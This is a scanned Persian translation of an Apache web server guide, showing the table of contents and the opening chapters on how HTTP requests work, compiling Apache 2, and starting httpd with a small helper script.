


Includes Apache 2!



شورای عالی انفورماتیک
پروژه ملی فارسی سازی سیستم عامل لینوکس



راهنمای کارگزار وب آپاچی

ترجمه: حمیدرضا شهریاری

Shahriari@yahoo.com

نسخه شماره ۰/۹,۹

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می باشد.


فهرست مطالب

۶.....	۱ فصل اول: مقدمه و آغاز به کار
۷.....	۱-۱ کارگزار وب چه می‌کند؟
۷.....	۱-۱-۱ معیارهای انتخاب یک کارگزار وب
۸.....	۲-۱ چرا آپاچی؟
۹.....	۳-۱ آپاچی چگونه کار می‌کند؟
۱۰.....	۴-۱ چگونه کارفرمای HTTP کار می‌کند؟
۱۲.....	۵-۱ نصب آپاچی
۱۲.....	۱-۵-۱ کمپایل کردن آپاچی ۲
۱۴.....	۲ فصل دوم: پیکربندی آپاچی: گامهای اولیه
۱۵.....	۱-۲ پشت پرده یک وبگاه آپاچی
۱۵.....	۱-۱-۲ اجرای آپاچی از خط فرمان
۱۶.....	۲-۲ SITE.TODLE
۱۷.....	۳-۲ برپا کردن کارگزار
۲۱.....	۱-۳-۲ webgroup و webuser
۲۲.....	۲-۳-۲ برخی مشکلات متفرقه
۲۳.....	۳-۳-۲ اجرای آپاچی تحت Unix
۲۴.....	۴-۳-۲ کپی‌های مختلف آپاچی
۲۵.....	۵-۳-۲ مجوزهای یونیکس
۲۶.....	۴-۲ دیرکتیوها
۲۶.....	۱-۴-۲ ServerName
۲۷.....	۲-۴-۲ DocumentRoot
۲۷.....	۳-۴-۲ ServerRoot
۲۷.....	۴-۴-۲ ErrorLog
۲۷.....	۵-۴-۲ PidFile
۲۸.....	۶-۴-۲ TypesConfig
۲۸.....	۷-۴-۲ شمول فایل‌های دیگر در فایل پیکربندی
۲۸.....	۵-۲ اشیاء مشترک (SHARED OBJECTS)
۲۸.....	۱-۵-۲ اشیاء مشترک تحت یونیکس
۲۹.....	۲-۵-۲ LoadModule
۳۰.....	۳ فصل سوم: به سوی یک وبگاه واقعی
۳۱.....	۱-۳ وبگاههای بیشتر و بهتر: SITE.SIMPLE
۳۲.....	۱-۱-۳ ErrorDocument
۳۳.....	۲-۳ آغاز به کار وبگاه BUTTERTHLIES, INC.

۳۵.....	۱-۲-۳ اندیس پیش فرض
۳۵.....	index.html 3-2-2
۳۶.....	۳-۳ دیرکتیوهای بلوکی
۳۹.....	۴-۳ دیرکتیوهای دیگر
۴۴.....	۵-۳ باز آغازیدن
۴۵.....	۴ فصل چهارم: میزبانهای مجازی
۴۶.....	۱-۴ میزبانهای مجازی
۴۶.....	۲-۴ میزبانهای مجازی مبتنی بر نام
۴۷.....	۳-۴ میزبانهای مجازی مبتنی بر IP
۴۸.....	۴-۴ میزبانهای مجازی ترکیبی
۴۹.....	۵-۴ میزبان مجازی مبتنی بر درگاه
۵۱.....	۵ فصل پنجم: هویت شناسی
۵۲.....	۱-۵ پروتکل هویت شناسی
۵۳.....	۲-۵ SITE.AUTHENT
۵۴.....	۳-۵ دیرکتیوهای هویت شناسی
۵۷.....	۴-۵ گذرواژه‌ها تحت یونیکس
۵۸.....	۵-۵ اسکریپت‌های CGI
۵۸.....	۶-۵ DENY و ALLOW، ORDER
۶۲.....	۶ فصل ششم: شاخص گذاری
۶۳.....	۱-۶ ساخت شاخص بهتر در آپاچی
۶۶.....	۲-۶ ساخت شاخصهای شخصی
۶۶.....	۱-۲-۶ DirectoryIndex
۶۷.....	۷ فصل هفتم: تغییر مسیر (REDIRECTION)
۶۹.....	۱-۷ ALIAS
۶۹.....	۱-۱-۷ یک مسأله
۷۵.....	۲-۷ REWRITE
۸۲.....	۳-۷ SPELLING
۸۲.....	۱-۳-۷ CheckSpelling
۸۳.....	۸ فصل هشتم: رویدادنگاری
۸۴.....	۱-۸ رویدادنگاری با اسکریپت و پایگاه داده
۸۴.....	۲-۸ امکانات رویدادنگاری آپاچی
۹۰.....	۳-۸ رویدادنگاری پیکربندی
۹۲.....	AddModuleInfo 8-3-1
۹۳.....	۴-۸ STATUS
۹۴.....	۱-۴-۸ وضعیت کارگزار

۹۶.....	ExtendedStatus ۲-۴-۸
۹۷.....	فصل نهم: امنیت ۹
۹۸.....	۱-۹ کاربران داخلی و خارجی
۱۰۰.....	۲-۹ راهکارهای امنیتی آپاچی
۱۰۱.....	۱-۲-۹ SSL با آپاچی v2
۱۰۴.....	۲-۲-۹ ساخت یک گواهی آزمایشی
۱۰۷.....	9-2-3 تهیه گواهی کارگزار
۱۰۷.....	۴-۲-۹ ذخیره‌گاه نهانی نشستهای سراسری
۱۰۸.....	۵-۲-۹ دیرکتیوهای SSL
۱۲۲.....	۳-۹ بسته‌های رمزنگاری
۱۲۷.....	فصل دهم: PHP ۱۰
۱۲۸.....	۱-۱۰ نصب PHP
۱۲۹.....	۲-۱۰ SITE.PHP
۱۳۲.....	۱-۲-۱۰ خطاها
۱۳۴.....	فصل یازدهم: PERL و CGI ۱۱
۱۳۵.....	۱-۱۱ دنیای CGI
۱۳۵.....	۱-۱-۱۱ نوشتن و اجرای اسکریپت‌ها
۱۳۵.....	۲-۱-۱۱ اسکریپت‌ها و آپاچی
۱۳۶.....	۲-۱۱ پیکربندی آپاچی
۱۳۶.....	11-2-1 اسکریپت در cgi-bin
۱۳۶.....	11-2-2 اسکریپت در DocumentRoot
۱۳۷.....	11-2-3 Perl
۱۳۸.....	۴-۲-۱۱ HTML
۱۳۸.....	۵-۲-۱۱ اجرای اسکریپت با آپاچی
۱۳۹.....	11-2-6 سرآیند HTTP
۱۴۰.....	۷-۲-۱۱ گرفتن داده از کاربر
۱۴۰.....	۸-۲-۱۱ متغیرهای محیطی
۱۴۱.....	۳-۱۱ مقداردهی متغیرهای محیطی
۱۴۲.....	۴-۱۱ کوکی‌ها
۱۴۴.....	۱-۴-۱۱ کوکیهای آپاچی
۱۴۵.....	۲-۴-۱۱ فایل پیکربندی
۱۴۶.....	۵-۱۱ دیرکتیوهای اسکریپت
۱۴۹.....	۶-۱۱ راهبرها
۱۵۱.....	۷-۱۱ کنش‌ها (ACTIONS)
۱۵۱.....	11-7-1 کنش
۱۵۳.....	فصل دوازدهم: نوشتن ماجولهای آپاچی ۱۲

۱۵۴.....	۱-۱۲ مرور.....
۱۵۵.....	۲-۱۲ کدهای وضعیت.....
۱۵۷.....	۳-۱۲ ساختار MODULE.....
۱۸۶.....	۴-۱۲ راهنمایی‌های عمومی.....



۱ فصل اول:

مقدمه و آغاز به کار

آپاچی (Apache) کارگزار وبی است که در میان کارگزاران وب بیشترین استفاده را در اینترنت دارد و نقش کلیدی در زیرساخت اینترنت بازی می‌کند. در این فصل مقدمه‌ای بر نحوه کار کارگزارهای وب و این که چرا ممکن است کارگزار آپاچی را انتخاب کنید، خواهد آمد.

۱-۱ کارگزار وب چه می‌کند؟

وظیفه اصلی کارگزار وب ترجمه URL به نام فایل و سپس فرستادن آن روی اینترنت یا اجرای یک برنامه و سپس فرستادن خروجی آن است.

هنگامی که مرورگر خود را اجرا می‌کنید و به یک آدرس مانند <http://www.butterthlies.com/> متصل می‌شوید، در واقع درخواستی به کارگزار وب آن می‌فرستید.

URL مخفف Uniform Resource Locator است. یک URL مانند <http://www.butterthlies.com/> شامل سه بخش است:

`<scheme>://<host>/<path>`

پروتکل (یا روش اتصال)، میزبان و مسیر. بنابراین در مثال ما `<scheme>` یا روش اتصال `http` است و بدین معنی است که مرورگر باید از HTTP (Hypertext Transfer Protocol) استفاده کند. میزبان `www.butterthlies.com` است و مسیر `/` است که معمولاً بالاترین صفحه میزبان است. `<host>` ممکن است آدرس IP یا نام میزبان باشد. با استفاده از HTTP 1.1 مرورگر ممکن است درخواست زیر را به میزبان بفرستد:

`GET / HTTP/1.1`

`Host: www.butterthlies.com`

درخواست به درگاه شماره 80 (درگاه پیش‌فرض HTTP) روی میزبان `www.butterthlies.com` می‌رسد. پیام رسیده چهار بخش دارد: یک متد (متد HTTP نه متد URL) که در اینجا GET است ولی می‌تواند PUT، POST، DELETE یا CONNECT باشد؛ شناسه انحصاری منبع (URI¹)، نسخه پروتکل مورد استفاده؛ و یک سری سرآیند که در اینجا سرآیند Host است. اکنون نوبت کارگزار وب است که بر مبنای این درخواست به آن پاسخ دهد.

۱-۱-۱ معیارهای انتخاب یک کارگزار وب

ما از یک کارگزار وب چه انتظاری داریم؟ این کارگزار باید:

- سریع اجرا شود. با حداقل سخت افزار به بیشترین درخواستها جواب دهد.

¹ Uniform Resource Indicator

- از چندبرنامگی پشتیبانی کند. تا بتواند در آن واحد به بیش از یک درخواست پاسخ دهد.
- درخواستها را هویت‌شناسی^۲ کند.
- به خطاهای موجود به طرز مناسبی واکنش نشان دهد. برای مثال در صورت نیافتن فایل، کد برگشتی 404 را بفرستد.
- سبک پاسخ و زبان آن را با درخواست کننده مذاکره کند.
- بتواند به عنوان یک پراکسی کار کند. یک پراکسی درخواستها را از کارفرما گرفته و احتمالا آنها را به یک کارگزار دیگر می‌فرستد.
- امن باشد.

۲-۱ چرا آپاچی؟

آپاچی از رقیب بعدی خود میکروسافت، دو برابر بیشتر وبگاههای دنیا را تسخیر کرده است. این نه فقط به خاطر رایگان بودن آن می‌باشد بلکه به علت متن باز بودن آن نیز است که امکان ارزیابی آن را به هر کس می‌دهد. به همین علت نیز بسیار قابل اطمینان تر است.

آپاچی به راحتی به هر صورت و در هر اندازه ای قابل استفاده است. می‌توانید تنها یک صفحه شخصی یا یک وبگاه با میلیونها بازدیدکننده با آن برپا سازید. با آپاچی می‌توانید فایل‌های ایستا روی وب سرویس دهید یا از خروجی‌های سفارشی برنامه های دیگر استفاده کنید.

آپاچی رایگان است. یک کاربر علاقمند می‌تواند متن آن را بار گذاری کرده و مطابق میل خود آن را تغییر دهد. نتیجه مزایای فراوان آپاچی واضح است. در حدود 75 بسته نرم افزاری به عنوان کارگزار وب وجود دارند. میزان استفاده از آنها ماهیانه توسط Netcraft (www.netcraft.com) اندازه گیری می‌شود. اندازه گیری انجام شده در ماه جولای ۲۰۰۲ نشان داد نزدیک دو سوم از وبگاههای فعال را آپاچی تشکیل می‌دهند.

جدول ۱-۱. آمار سایتهای فعال در جولای ۲۰۰۲ توسط Netcraft

تولید کننده	May 2002	درصد	June 2002	درصد
Apache	10411000	65.11	10964734	64.42
Microsoft	4121697	25.78	4243719	24.93
iPlanet	247051	1.55	281681	1.66
Zeus	214498	1.34	227857	1.34

۳-۱ آپاچی چگونه کار می کند؟

آپاچی برنامه است که تحت اکثر سیستم عاملهای چند برنامه ای اجرا می شود. در این کتاب مثالها بیشتر در محیط لینوکس می باشد.

برنامه اجرایی آپاچی *httpd* است و معمولا در پس زمینه اجرا می شود. هر کپی از *httpd* با تمرکز بر یک وبگاه^۳ در واقع منظورمان از وبگاه یک شاخه^۴ است، اجرا می شود. یک وبگاه در آپاچی دارای زیر شاخه های زیر است:

conf

شامل فایل های پیکربندی که مهمترین آنها *httpd.conf* است. در این کتاب به این فایل با نام *فایل پیکربندی (یا Config file)* ممکن است ارجاع کنیم.

htdocs

شامل فایل های HTML است که باید به کارفرما^۵ سرویس داده شوند. این شاخه و شاخه های تحتانی فضای وب را تشکیل می دهند که در اختیار هر کس که در وب باشد می تواند قرار بگیرد.

logs

شامل اطلاعات رویدادننگاری (دسترسی ها و خطاها) می باشد.

cgi-bin

شامل اسکریپت های CGI است. اینها برنامه های اجرایی یا اسکریپت های پوسته^۶ هستند که روی میزبان وب برای پاسخ دادن به برخی از درخواست های کارفرما اجرا می شوند. از لحاظ امنیتی بسیار مهم است که این شاخه در فضای وب (در اینجا */htdocs* ... و پایین تر) نباشند.

در وضعیت بیکاری آپاچی کاری جز گوش دادن به آدرس های IP مشخص شده در فایل پیکربندی نمی کند. پس از ورود یک درخواست، آپاچی آن را گرفته و سرآیندهای آن را تحلیل می کند. سپس از قواعد موجود در فایل پیکربندی برای انجام عمل مناسب برای پاسخ دهی به درخواست استفاده می کند.

کنترل اصلی راهبر وب^۷ از طریق فایل پیکربندی انجام می شود. راهبر وب حدود ۲۰۰ دیرکتیو (یا دستور پیکربندی) در اختیار دارد. راهبر وب تعدادی گزینه نیز در اختیار دارد که هنگام بالا آمدن آپاچی می تواند از آنها استفاده نماید.

Web site³
Directory⁴
Client⁵
Shell scripts⁶
Webmaster⁷

۴-۱ چگونه کارفرمای HTTP کار می کند؟

هنگامی که کارگزار برپا می شود، کارفرما می تواند درخواست خود را به وی بفرستد. درخواست وی از طریق یک URL فرستاده می شود که معمولاً با `http:` شروع می شود و نمایانگر سرویسی است که وی خواهد آن است. ادامه URL به صورت زیر است:

```
//<user>:<password>@<host>:<port>/<url-path>
```

در RFC 1738 چنین آمده است:

یک بخش یا تمام بخشهای "`<user>:<password>@`" ، "`<password>`" ، و "`<url-path>`" ممکن است حذف شوند. این روش مشخص می کند که داده با `///` شروع می شود که مطابق نحو معمول اینترنت است.

مرورگر با دیدن `http:` پی می برد که باید از پروتکل HTTP استفاده نماید. کارفرما سپس با یک کارگزار نام^۸ تماس گرفته و آدرس IP میزبان را می پرسد. یک روش برای بررسی اعتبار نام میزبان استفاده از دستور ping در سیستم عامل است:

```
ping www.apache.org
```

اگر آن میزبان در اینترنت باشد، مشابه این پاسخ خواهد داد:

```
Pinging www.apache.org [63.251.56.142] with 32 bytes of data:
```

```
Reply from 63.251.56.142: bytes=32 time=278ms TTL=49
```

```
Reply from 63.251.56.142: bytes=32 time=620ms TTL=49
```

```
Reply from 63.251.56.142: bytes=32 time=285ms TTL=49
```

```
Reply from 63.251.56.142: bytes=32 time=290ms TTL=49
```

```
Ping statistics for 63.251.56.142:
```

URL می تواند شماره درگاه را نیز به طور دقیق مشخص کند. در صورتی که شماره درگاه مشخص نباشد، به طور پیش فرض 80 است. برای مثال `http://www.apache.org:8000/` به درگاه شماره 8000 میزبان متصل می شود.

URL همیشه همراه یک مسیر است، حتی اگر فقط یک / باشد. اگر این هم مشخص نشده باشد، کارگزار به طور پیش فرض مسیر را / فرض می کند.

⁸ Name server

اکنون کارفرما یک اتصال TCP به درگاه شماره 8000 روی آدرس IP 204.152.144.38 برقرار کرده و پیام زیر را از طریق این اتصال می‌فرستد (اگر از HTTP 1.0 استفاده می‌کند)

```
GET /some/where/foo.html HTTP/1.0<CR><LF><CR><LF>
```

نویسه‌های CR و LF⁹ بسیار مهم هستند زیرا سرآیند HTTP را از بدنه آن جدا می‌کنند. اگر درخواست یک POST باشد، داده‌هایی نیز به دنبال آن خواهد فرستاد. کارگزار پاسخی در مقابل می‌فرستد و اتصال را می‌بندد. برای دیدن این عمل به اینترنت متصل شده و در خط فرمان این دستور را وارد کنید:

```
% telnet www.apache.org 80
```

```
> telnet www.apache.org 80
```

```
GET http://www.apache.org/foundation/contact.html HTTP/1.1
```

```
Host: www.apache.org
```

در پاسخ باید متنی شبیه به متن زیر ببینید. برخی از پیاده‌سازی‌های *telnet* آنچه را که شما تایپ می‌کنید را نشان نمی‌دهند. به هر حال کل پاسخ مشابه زیر خواهد بود:

```
Trying 64.125.133.20...
```

```
Connected to www.apache.org.
```

```
Escape character is '^['.
```

```
HTTP/1.1 200 OK
```

```
Date: Mon, 25 Feb 2002 15:03:19 GMT
```

```
Server: Apache/2.0.32 (Unix)
```

```
Cache-Control: max-age=86400
```

```
Expires: Tue, 26 Feb 2002 15:03:19 GMT
```

```
Accept-Ranges: bytes
```

```
Content-Length: 4946
```

```
Content-Type: text/html
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
```

```
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

```
<html>
```

```
<head>
```

```
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
```

```
<title>Contact Information--The Apache Software Foundation</title>
```

```
</head>
```

```
<body bgcolor="#ffffff" text="#000000" link="#525D76">
```

```
<table border="0" width="100%" cellpadding="0">
```

```
<tr><!-- SITE BANNER AND PROJECT IMAGE -->
```

⁹ Carriage return and Line feed

```

    <td align="left" valign="top">
<a href="http://www.apache.org/"></a>
</td>
</tr>
</table>
<table border="0" width="100%" cellpadding="4">
<tr><td colspan="2"><hr noshade="noshade" size="1"/></td></tr>
<tr>
<!-- LEFT SIDE NAVIGATION -->
<td valign="top" nowrap="nowrap">
    <p><b><a href="/foundation/projects.html">Apache
Projects</a></b></p>
    <menu compact="compact">
        <li><a href="http://httpd.apache.org/">HTTP Server</a></li>
        <li><a href="http://apr.apache.org/">APR</a></li>
        <li><a href="http://jakarta.apache.org/">Jakarta</a></li>
        <li><a href="http://perl.apache.org/">Perl</a></li>
        <li><a href="http://php.apache.org/">PHP</a></li>
        <li><a href="http://tcl.apache.org/">TCL</a></li>
        <li><a href="http://xml.apache.org/">XML</a></li>
        <li><a href="/foundation/conferences.html">Conferences</a></li>
        <li><a href="/foundation/">Foundation</a></li>
    </menu>
.....

```

۵-۱ نصب آپاچی

دو روش اصلی برای نصب آپاچی وجود دارد: بارگذاری فایل اجرایی مناسب و یا بارگذاری متن اصلی و کمپایل کردن آن.

۱-۵-۱ کمپایل کردن آپاچی ۲

روش ساخت آپاچی در نسخه ۲ کاملاً متفاوت است و بهتر است روش ساخت نسخه های قبلی را فراموش کنید. بر خلاف نسخه های قبلی دیگر شاخه `/src` ... وجود ندارد. در اینجا ما فایل `httpd-2_0_40.tar.gz` را بارگذاری کرده و آن را در شاخه `/usr/src/apache` باز کردیم. در ابتدا باید فایل `INSTALL` را بخوانید. روش ساخت آپاچی اکنون خیلی شبیه دیگر ابزارها و بسته های نرم‌افزاری شده است.

فایل پیکربندی را مطابق دستور زیر بسازید:

```
./configure --prefix=/usr/local
```

برای مشاهده تمام گزینه‌ها دستور زیر را وارد کنید:

```
./configure --help | more
```


سپس دستور زیر را وارد کنید:

```
make
```

که مدت زیادی طول می‌کشد تا اجرا شود. سپس:

```
make install
```

اکنون نتیجه فایل اجرایی *httpd* در شاخه */usr/local/sbin* است.



۲ فصل دوم: پیکربندی آیپسی:
گامهای اولیه

بعد از نصب آپاچی که در فصل ۱ گفته شد، شما اکنون یک *apache/httpd* در اختیار دارید. برای گام بعدی یک وبگاه نمونه ایجاد می‌کنیم.

۱-۲ پشت پرده یک وبگاه آپاچی

ابتدا بهتر است نگاهی به پشت پرده وبگاه آپاچی بیندازیم. از نگاه آپاچی یک وبگاه یک شاخه (directory) در یک جایی روی کارگزار مثلا */usr/www/APACHE3/site.for_instance* است. این شاخه حداقل چهار زیر شاخه دارد، که سه تای اول اساسی هستند:

conf

شامل فایل پیکربندی که معمولا *httpd.conf* است و به آپاچی می‌گوید که چگونه به درخواستهای مختلف پاسخ دهد.

htdocs

شامل مستندات، شکلها، داده و هر آنچه که می‌خواهید به کاربرانان سرویس دهید.

logs

شامل فایل‌های رویداد است که مهمترین آنها فایل *error_log* است.

cgi-bin

شامل اسکریپت‌های CGI است. اگر از اسکریپت‌ها استفاده نمی‌کنید نیازی به این شاخه ندارید.

در نصب استاندارد فایل‌ها نیز به شاخه سایت کپی می‌شود که برای اجرا کردن آپاچی به کار می‌رود.

۱-۱-۲ اجرای آپاچی از خط فرمان

اگر زیرشاخه *conf* در محل پیش فرض خود نباشد، به یک گزینه برای معرفی محل آن به آپاچی نیاز دارید:

```
httpd -d /usr/www/APACHE3/site.for_instance -f...
```

در حین نصب ممکن پرسش‌های متعددی برای شما پیش بیاید که در فصل‌های بعد سعی می‌کنیم به آنها پاسخ دهیم. در اینجا فقط نصب ساده آپاچی مورد بحث قرار می‌گیرد.

httpd گزینه‌های زیر را می‌گیرد (این اطلاعات را می‌تونید با اجرای *httpd -h* بگیرید)

```
-Usage: httpd.20 [-D name] [-d directory] [-f file]
                [-C "directive"] [-c "directive"]
                [-v] [-V] [-h] [-l] [-L] [-t] [-T]
```

Options:

```
-D name          : define a name for use in <IfDefine name> directives
```

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

```

-d directory      : specify an alternate initial ServerRoot
-f file           : specify an alternate ServerConfigFile
-C "directive"    : process directive before reading config files
-c "directive"    : process directive after reading config files
-v               : show version number
-V               : show compile settings
-h               : list available command line options (this page)
-l               : list compiled in modules
-L               : list available configuration directives
-t -D DUMP_VHOSTS : show parsed settings (currently only vhost
settings)
-t               : run syntax check for config files (with docroot
check)
-T               : run syntax check for config files (without docroot
check)

```

البته گروه آپاچی معمولا به تدریج در نسخه‌های جدیدتر گزینه‌هایی اضافه می‌کنند که می‌توان با اجرای `httpd -?` از آنها مطلع شد.

۲-۲ site.todle

بدون داشتن یک وبگاه کار زیادی نمی‌توان با آپاچی انجام داد. برای عملی شدن گام‌های توصیه شده، زیرشاخه `/usr/www/APACHE3/site.toddle` ایجاد شده که از وبگاه کتاب می‌توان بارگذاری کنید. از آنجا که ممکن است زیر شاخه `site.todle` را در جای دیگری ایجاد کنید، این مسیر را با `./site.todle` نشان می‌دهیم.

در `./site.todle` سه زیرشاخه که آپاچی انتظار دارد ایجاد شده است: `conf`، `logs` و `htdocs`. در فایل `README` شاخه ریشه آپاچی چنین گفته شده:

The next step is to edit the configuration files for the server. In the subdirectory called *conf* you should find distribution versions of the three configuration files: *srm.conf-dist*, *access.conf-dist*, and *httpd.conf-dist*

از آنجا که پدر آپاچی، کارگزار NCSA بوده، به عنوان یک میراث از کارگزار NCSA، آپاچی این فایلها را می‌پذیرد. ولی قویا توصیه می‌شود که همه پیکربندیها را در فایل `httpd.conf` قرار داده و دو فایل دیگر را حذف کنید. در این صورت کار کردن و مدیریت آن آسانتر خواهد شد.

فایل `README` حاوی توصیه‌هایی برای ویرایش این فایلها است که فعلا به آنها کاری نداریم. توصیه فعلی این است که آپاچی را بدون هیچ پیکربندی اجرا کرده و ببینید که چه چیزی احتیاج دارد.

فایل پیکربندی

قبل از آن که آپاچی را بدون هر گونه پیکربندی اجرا نمایید، باید نکاتی چند درباره فلسفه فایل پیکربندی بدانید. آپاچی به طور پیش فرض با یک فایل حجیم پیکربندی همراه است که در آن هر آنچه که یک کاربر ممکن است برای پیکربندی نیاز داشته باشد، آمده است. اگر شما یک تازه کار هستید، بسیاری از بخشهای این فایل برای شما بی معنا خواهد بود! بنابراین بسیار بهتر خواهد بود اگر با یک فایل پیکربندی کوچک شروع کنید و به آن مواردی را که نیاز دارید اضافه کنید.

۲-۳ برپا کردن کارگزار

می‌توان با گزینه `-d` وبگاه مورد نظر را به `httpd` معرفی کرد (دقت کنید که مسیر کامل `site.toddle` ممکن است در ماشین شما متفاوت باشد).

```
% httpd -d /usr/www/APACHE3/site.toddle
```

از آنجا که این کار را مکرر انجام خواهیم داد آن را درون یک اسکریپت به نام `go` قرار می‌دهیم. این فایل را در شاخه `/usr/local/bin` قرار می‌دهیم:

```
% cat > /usr/local/bin/go
test -d logs || mkdir logs
httpd -f 'pwd'/conf/httpd$1.conf -d 'pwd'
^d
```

`^d` نشاندهنده `Ctrl-D` است که انتهای ورودی را مشخص می‌کند و به اعلان سیستم بر می‌گردد. فایل `go` برای هر وبگاه کار می‌کند. این فایل شاخه `logs` را در صورتی که وجود نداشته باشد، ایجاد می‌کند و به طور صریح مسیر شاخه `ServerRoot` (با گزینه `-d`) و مسیر فایل پیکربندی (با گزینه `-f`) مشخص می‌نماید. دستور `'pwd'` شاخه فعلی (جاری) را مشخص می‌کند. نویسه‌های ``` (back-tick) بسیار مهم هستند: با استفاده از این نویسه‌ها می‌توان از خروجی دستور `pwd` در اسکریپت استفاده کرد. علامت `$1` آرگومان اولی که به دستور `go` داده می‌شود را کپی می‌کند. بنابراین دستور `2 go` فایل پیکربندی `httpd2.conf` را اجرا خواهد نمود و `go` بدون آرگومان `httpd.conf` را اجرا خواهد کرد.

به خاطر داشته باشید که باید در شاخه وبگاه باشید. اگر این اسکریپت از جای دیگری اجرا شود، آپاچی این پیغام خطا را خواهد داد:

```
'could not open document config file ...'
```

با فرض این که در شاخه `./site.toddle` باشید، دستور زیر اسکریپت را اجرایی کرده و آن را اجرا نمایید:

```
% chmod +x go
% go
```

اگر پیام خطای زیر را دریافت کردید:

```
go: command not found
```

آنگاه باید دستور زیر را وارد نمایید:

```
% ./go
```

این دستور آپاچی را در پس‌زمینه اجرا خواهد کرد. برای مطمئن شدن از اجرای آن می‌توانید از دستور زیر استفاده نمایید:

```
% ps -aux
```

این دستور تمام پردازش‌های در حال اجرا را لیست می‌کند، که در میان آنها باید `httpds` مشاهده نمایید. برای آن که بعداً بتوانید آپاچی را متوقف نمایید به شماره شناسه پردازش آن (PID) نیاز دارید که می‌توانید با دستور `ps -aux` آن را مشخص نمایید:

USER	PID	%CPU	%MEM	VSZ	RSS	TT	STAT	STARTED	TIME	COMMAND
root	701	0.0	0.8	396	240	v0	R+	2:49PM	0:00.00	ps -aux
root	1	0.0	0.9	420	260	??	Is	8:13AM	0:00.02	/sbin/init
root	2	0.0	0.0	0	0	??	DL	8:13AM	0:00.04	(pagedaemon)
root	3	0.0	0.0	0	0	??	DL	8:13AM	0:00.00	(vmdaemon)
root	4	0.0	0.0	0	0	??	DL	8:13AM	0:02.24	(syncer)
root	35	0.0	0.3	204	84	??	Is	8:13AM	0:00.00	adjkerntz
root	98	0.0	1.8	820	524	??	Is	7:13AM	0:00.43	syslogd
daemon	107	0.0	1.3	820	384	??	Is	7:13AM	0:00.00	/usr/sbin/portma
root	139	0.0	2.1	888	604	??	Is	7:13AM	0:00.07	inetd
root	142	0.0	2.0	980	592	??	Ss	7:13AM	0:00.27	cron
root	146	0.0	3.2	1304	936	??	Is	7:13AM	0:00.25	sendmail:
root	209	0.0	1.0	500	296	con-	I	7:13AM	0:00.02	/bin/sh
										/usr/loc

```

root      238  0.0  5.8 10996 1676 con- I    7:13AM  0:00.09
/usr/local/libex
root      239  0.0  1.1   460   316  v0  Is    7:13AM  0:00.09 -csh (csh)
